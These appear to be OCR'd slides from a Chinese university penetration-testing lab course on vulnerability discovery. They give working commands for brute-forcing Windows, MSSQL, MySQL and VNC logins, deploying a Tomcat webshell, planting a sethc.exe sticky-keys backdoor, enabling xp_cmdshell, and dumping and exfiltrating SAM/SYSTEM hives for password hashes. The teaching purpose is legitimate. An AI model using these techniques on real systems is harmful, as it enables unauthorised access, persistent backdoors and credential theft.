
计算机网络攻防实验课

第5周

陈健

chenj@nju.edu.cn

漏洞发现


A. Protocol-specific target lists generated during service discovery
Individual Target Lists
C. All discovered vulnerabilities will fit into one of three categories: authentication, patching, or configuration.
Try common credentials
Identify target patch-level
Analyze web-based attack surfaces
CrackMapExec
Medusa
Metasploit Framework
Exploit-DB
Webshot
B. The target lists are fed as input to the different tools used throughout this phase to discover network vulnerabilities.

Following the path of least resistance

- we always want to look for the path of least resistance.
- These easy-to-spot vectors are sometimes referred to as low-hanging-fruit (**LHF**) vulnerabilities
- When targeting LHF vulnerabilities, we can avoid making too much noise on the network

Discovering patching vulnerabilities

Discovering patching vulnerabilities is as straightforward as identifying exactly which version of a particular software your target is running and then comparing that version to the latest stable release available from the software vendor.

Metasploit Framework

- HD Moore于2003年发布了Metasploit开源渗透测试框架
- 2009年，Metasploit项目被渗透测试技术领域的知名安全公司Rapid7所收购，除了Metasploit框架仍保持开源以外，还推出了Metasploit Express和Pro商业版本

启动metasploit framework console

- #service postgresql start
- #msfdb init
- #msfconsole
  - >db_status

MSF体系结构

- 基础库文件
  - 提供核心框架和一些基础功能的支持
- 模块
  - 渗透攻击模块Exploits
  - 辅助模块Auxiliary
  - 反杀毒软件模块Evasion
  - 后渗透攻击模块Post
  - 攻击载荷模块Payloads
  - 编码器模块Encodes
  - 空指令模块Nops


使用metasploit模块

- 模块目录
  - /usr/share/metasploit-framework/modules
- 搜索模块
  - >search module_name
- 使用模块
  - >use module_name_fullpath
- 查看模块描述信息
  - >info

使用metasploit模块

- 查看模块选项
  - >show options
- 设置参数
  - >set RHOST 192.168.1.1
- 运行模块
  - >run
- 退出msfconsole
  - >exit

Discovering authentication vulnerabilities



Creating a client-specific password list

- six common passwords
  - <blank>、admin、root、guest、sa、changeme
- two base words
  - password
  - the name of the company
- two permutations
  - all characters lowercase
  - the first character uppercase
- Six variations of each permutation
  - itself、ending in the number 1、ending in an exclamation mark、ending in 1!、ending in the current year、ending in the current year followed by an exclamation mark

Brute-forcing local windows account passwords

```
# crackmapexec smb windows.txt --local-auth –u Administrator –p passwords.txt
```

Brute-forcing MSSQL and MySQL database passwords

```
# msfconsole
> use auxiliary/scanner/mssql/mssql_login
> set username sa
> set pass_file passwords.txt
> set rhosts file:/home/kali/mssql.txt
> run

# msfconsole
> use auxiliary/scanner/mysql/mysql_login
> set pass_file passwords.txt
> set rhosts file:/home/kali/mysql.txt
> run
```


Brute-forcing VNC passwords

```
# msfconsole
> use auxiliary/scanner/vnc/vnc_login
> set rhosts file:/home/kali/vnc.txt
> set pass_file passwords.txt
> run
```

Discovering configuration vulnerabilities

- A network service has a **configuration vulnerability** when one of the service's configuration settings enables an attack vector
- Web servers in general are usually a great path to code execution

Phase 2: focused penetration workflow



Web services found on enterprise networks

- Apache Tomcat
- JBoss JMX Console
- Oracle GlassFish
- phpMyAdmin
- Hadoop HDFS Web UI
- Dell iDRAC

RMI found on enterprise networks

- RDP
- SSH
- Windows Management Instrumentation (WMI)
- Server Message Block (SMB)
- Common Internet File System (CIFS)
- Intelligent Platform Management Interface (IPMI)

Compromising a vulnerable Tomcat server

- 创建一个恶意的WAR文件
  - mkdir webshell
  - cd webshell
  - vi index.jsp
  - jar cvf ../webshell.war *
- 通过浏览器访问靶机的8180端口
  - 点击Tomcat Manager
  - 上传并部署webshell
- 通过浏览器访问webshell
  - 运行whoami
  - 运行ifconfig

Interactive vs non-interactive shell

The primary limit is that you can’t use a non-interactive shell to execute multi-staged commands that require you to interact with the program being run from your command.

Commands that are safe for non-interactive shell

Purpose	Windows	Linux/UNIX/Mac
IP address information	`ipconfig /all`	`ifconfig`
List running processes	`tasklist /v`	`ps aux`
Environment variables	`set`	`export`
List current directory	`dir /ah`	`ls -lah`
Display file contents	`type [FILE]`	`cat [FILE]`
Copy a file	`copy [SRC] [DEST]`	`cp [SRC] [DEST]`
Search a file for a string	`type [FILE] | find /I [STRING]`	`cat [FILE] | grep [STRING]`

Upgrade to an interactive shell

- Sticky keys backdoor
  - for windows target
- Back up sethc.exe
  - cmd.exe /c copy c:\windows\system32\sethc.exe c:\windows\system32\sethc.exe.backup
- Modify file ACLs with cacls.exe
  - cmd.exe /C echo Y | c:\windows\system32\cacls.exe c:\windows\system32\sethc.exe /E /G BUILTIN\Administrators:F

Upgrade to an interactive shell

- Replace sethc.exe with cmd.exxe
  - cmd.exe /c copy c:\windows\system32\cmd.exe c:\windows\system32\sethc.exe /Y
- Launch Sticky Keys via RDP
  - rdesktop target's IP
  - pressing Shift five times

Compromising Microsoft SQL Server

- enumerate the database using raw SQL statements to see what it contains and whether you can obtain any sensitive information from the database
- gain control of the host-level OS on which the database server is listening

Verify that the MSSQL credentials are valid

```
# msfconsole
> use auxiliary/scanner/mssql/mssql_login
> set rhosts 10.0.2.7
> set username sa
> set password xxxxxx
> run
```

system stored procedure: xp_cmdshell

- MSSQL comes with a helpful set of premade stored procedures called *system stored procedures*, which are intended to enhance the capabilities of MSSQL
- One particular system stored procedure, xp_cmdshell, takes an OS command as an argument, runs the command in the context of the user account that is running the MSSQL server, and then displays the output of the command in a raw SQL response

check xp_cmdshell with metasploit

```
# msfconsole
> use auxiliary/admin/mssql/mssql_enum
> set rhosts 10.0.2.7
> set username sa
> set password xxxxxx
> run
```

enable xp_cmdshell

```
# mssql-cli –S 10.0.2.7 –U sa
> sp_configure ‘show advanced options’, ‘1’
> RECONFIGURE
> sp_configure ‘xp_cmdshell’, ‘1’
> RECONFIGURE
```

run OS command with xp_cmdshell


mssql-cli –S 10.0.2.7 –U sa

> exec master..xp_cmdshell ‘whoami’

> exec master..xp_cmdshell ‘net localgroup administrators’

> execute Sticky Keys backdoor

How Windows uses password hashes to authenticate users



copy registry hives with reg.exe

mssql-cli –S 10.0.2.7 –U sa

> exec master..xp_cmdshell ‘reg.exe save HKLM\SAM c:\windows\temp\sam’

> exec master..xp_cmdshell ‘reg.exe save HKLM\SYSTEM c:\windows\temp\sys’

> exec master..xp_cmdshell ‘dir c:\windows\temp’

prepare the network share using mssql-cli

```
# mssql-cli –S 10.0.2.7 –U sa
> exec master..xp_cmdshell ‘cacls c:\windows\temp\sam /E /G “Everyone”:F’
> exec master..xp_cmdshell ‘cacls c:\windows\temp\sys /E /G “Everyone”:F’
> exec master..xp_cmdshell ‘net share pentest=c:\windows\temp /GRANT:”Anonymous Logon,FULL” /GRANT:”Everyone,FULL”’
```

Use smbclient to download SYS and SAM

```
# smbclient \\\\10.0.2.7\\pentest –U “”
> get sam
> get sys
```

Use samdump2 to extract local user account password hashes

```
# samdump2 –o out sys sam
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c69d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7f0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c50d7e0c089c0:::
```